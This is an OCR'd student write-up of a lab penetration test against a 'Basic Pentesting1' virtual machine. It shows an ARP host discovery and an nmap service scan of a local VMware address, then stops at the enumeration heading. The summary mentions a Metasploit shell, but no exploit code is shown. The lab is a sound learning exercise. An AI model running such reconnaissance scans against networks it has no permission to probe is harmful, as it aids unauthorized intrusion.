Project Title:Penetrating Testing of Basic Pentesting1 Machine using Nmap and Metasplot

Das Chinmaya Chandrakant

June 3, 2025

Penetrating Testing


Devtown

Summary:


This project involved performing a basic penetration test on a target system. The process included scanning the target with Nmap, enumerating services using tools like enum4linux and nikto, and exploiting a vulnerability via Metasploit to gain shell access. Post-exploitation steps confirmed access, and a flag was retrieved. The report includes steps, screenshots, lessons learned, and defense suggestions.

1. Recon and scanning


- IP discovered


1 x64 - VMware Workstation
VM Tabs Help
Windows 11 x64
Apps Places
Currently scanning: Finished! | Screen View: Unique Hosts
46 Captured ARP Req/Rep packets, from 3 hosts. Total size: 2760
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.233.2 00:50:56:f9:74:29 5 300 VMware, Inc.
192.168.233.1 00:50:56:c0:00:08 39 2340 VMware, Inc.
192.168.233.254 00:50:56:e5:dd:ec 2 120 VMware, Inc.
this VM, move the mouse pointer inside or press Ctrl+G.
Search

1. Recon and scanning
    - Nmap result



x64 - VMware Workstation
VM Tabs Help
Windows 11 x64
Apps Places
chinmay@kali: ~
┌──(chinmay㉿kali)-[~]
└─$ nmap -sC -sV -T4 192.168.233.2
Starting Nmap 7.95 (https://nmap.org) at 2025-06-02 18:41 IST
Nmap scan report for 192.168.233.2
Host is up (0.0010s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain dnsmasq 2.51
| dns-nsid:
|_ bind.version: dnsmasq-2.51
MAC Address: 00:50:56:F9:74:29 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds
┌──(chinmay㉿kali)-[~]
└─$
his VM, move the mouse pointer inside or press Ctrl+G.
Search


2. Enumeration

